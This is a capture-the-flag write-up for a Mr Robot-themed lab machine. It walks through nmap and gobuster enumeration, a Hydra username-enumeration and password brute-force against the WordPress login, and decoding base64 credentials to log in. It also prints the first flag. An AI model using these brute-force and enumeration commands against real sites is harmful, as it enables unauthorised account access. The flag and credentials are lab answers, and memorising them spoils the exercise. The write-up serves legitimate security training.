frncscrlnd's writeups
Writeups from challenges and CTFs i take part in.
Project maintained by frncscrlnd Hosted on GitHub Pages — Theme by mattgraham
Mr Robot CTF
This room is inspired by the famous Mr Robot tv series. It’s structured in a CTF way, so we’ll have to get three flags from the target machine.
Table of contents:
What is key 1?
We are given a [target_IP]. First things first, we need to enumerate the services which are running on the machine:
nmap [target_IP]
This will return the following:
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
This means that a web server is running on the machine. Paste the [target_IP] inside your browser’s address bar, then explore the web application. Again, this is a Mr Robot inspired machine so look around for cool references to the series.
Navigating this cool site id fun, but we need to look deeper into it. Let’s enumerate directories by using gobuster:
gobuster dir -u http://[target_IP] -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
In this command -u stands for the url and -w for the wordlist (in this case we’ll use a dirbuster wordlist).
This will return:
/images               (Status: 301) [Size: 236] [--> http://[target_IP]/images/]
/video                (Status: 301) [Size: 235] [--> http://[target_IP]/video/]
/rss                  (Status: 301) [Size: 0] [--> http://[target_IP]/feed/]
/image                (Status: 301) [Size: 0] [--> http://[target_IP]/image/]
/blog                 (Status: 301) [Size: 234] [--> http://[target_IP]/blog/]
/0                    (Status: 301) [Size: 0] [--> http://[target_IP]/0/]
/audio                (Status: 301) [Size: 235] [--> http://[target_IP]/audio/]
/sitemap              (Status: 200) [Size: 0]
/admin                (Status: 301) [Size: 235] [--> http://[target_IP]/admin/]
/feed                 (Status: 301) [Size: 0] [--> http://[target_IP]/feed/]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://[target_IP]/wp-admin/]
/login                (Status: 302) [Size: 0] [--> http://[target_IP]/wp-login.php]
/phpmyadmin           (Status: 403) [Size: 94]
/intro                (Status: 200) [Size: 516314]
/license              (Status: 200) [Size: 309]
/wp-content           (Status: 301) [Size: 240] [--> http://[target_IP]/wp-content/]
/css                  (Status: 301) [Size: 233] [--> http://[target_IP]/css/]
/js                   (Status: 301) [Size: 232] [--> http://[target_IP]/js/]
/rss2                 (Status: 301) [Size: 0] [--> http://[target_IP]/feed/]
/atom                 (Status: 301) [Size: 0] [--> http://[target_IP]/feed/atom/]
/wp-admin             (Status: 301) [Size: 238] [--> http://[target_IP]/wp-admin/]
/readme               (Status: 200) [Size: 64]
/xmlrpc               (Status: 405) [Size: 42]
/page1                (Status: 301) [Size: 0] [--> http://[target_IP]/]
/0000                 (Status: 301) [Size: 0] [--> http://[target_IP]/0000/]
/wp-login             (Status: 200) [Size: 2671]
let’s try looking at the (Mr) robots.txt file. Paste [target_IP]/robots.txt in your browser’s address bar. It will return:
User-agent: *
fsocity.dic
key-1-of-3.txt
This means that ther’s also a key-1-of-3.txt file, which turns out to be our first flag if we go to [target_IP]/key-1-of-3.txt:
073403c8a58a1f80d943455fb30724b9
What is key 2?
Let’s keep looking at those directories we found earlier: wp-login is probably the login page to this WordPress website. However, it looks like we need a username and a password for it:

We are going to look at the rest of the directories just in case we missed anything useful. Remember that fsocity.dic dictionary file? Let’s download it with wget http://<target-ip>/fsocity.dic
We can now use it to enumerate usernames (and possibly get a password) from the login form. We notice that trying to login with a random username will return the ERROR: Invalid username. Lost your password? error, so that means that we are actually able to enumerate usernames.
Let’s get this POST request’s body with burp. We’ll see:
log=<username>&pwd=<password>
We’ll use hydra to run a dictionary attack based on the fsocity.dic dictionary file.
Username enumeration with hydra will look like this
hydra -L fsocity.dic -p test <target-ip> http-post-form "/wp-login:log=^USER^&pwd=^PWD^:Invalid username" (-L means that we are using a username list instead of a single username)
this will return
[80][http-post-form] host: 10.112.162.72 login: Elliot password: test
This means that Elliot is the correct username. Logging in with that username and a random password will return the ERROR: The password you entered for the username Elliot is incorrect. Lost your password? error. Let’s guess the password with the same wordlist:
hydra -l Elliot -P fsocity.dic <target-ip> http-post-form "/wp-login:log=^USER^&pwd=^PWD^:The password you entered for the username" (-P means that we are using a password list instead of a single password). This will return:
We stumble upon the /license directory. It displays a message:
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
But you can scroll down on the page and find this other string:
do you want a password or something?
Scrolling down even further:
ZWxsaW90OkVSMjgtMDY1Mgo=
This might actually be a password, but to me this looks more like a base64 encoded string: base64, in fact, works by dividing the input string in blocks of 3 bytes; if the total number of chars that make up the input string is not a multiple of 3, you’ll se either 1 or 2 = chars.
Let’s decode this string:
echo ZWxsaW90OkVSMjgtMDY1Mgo= | base64 --decode
This will return:
elliot:ER28-0652
Which is most probably the /wp-login username and password. Let’s try and use this:

We’re in!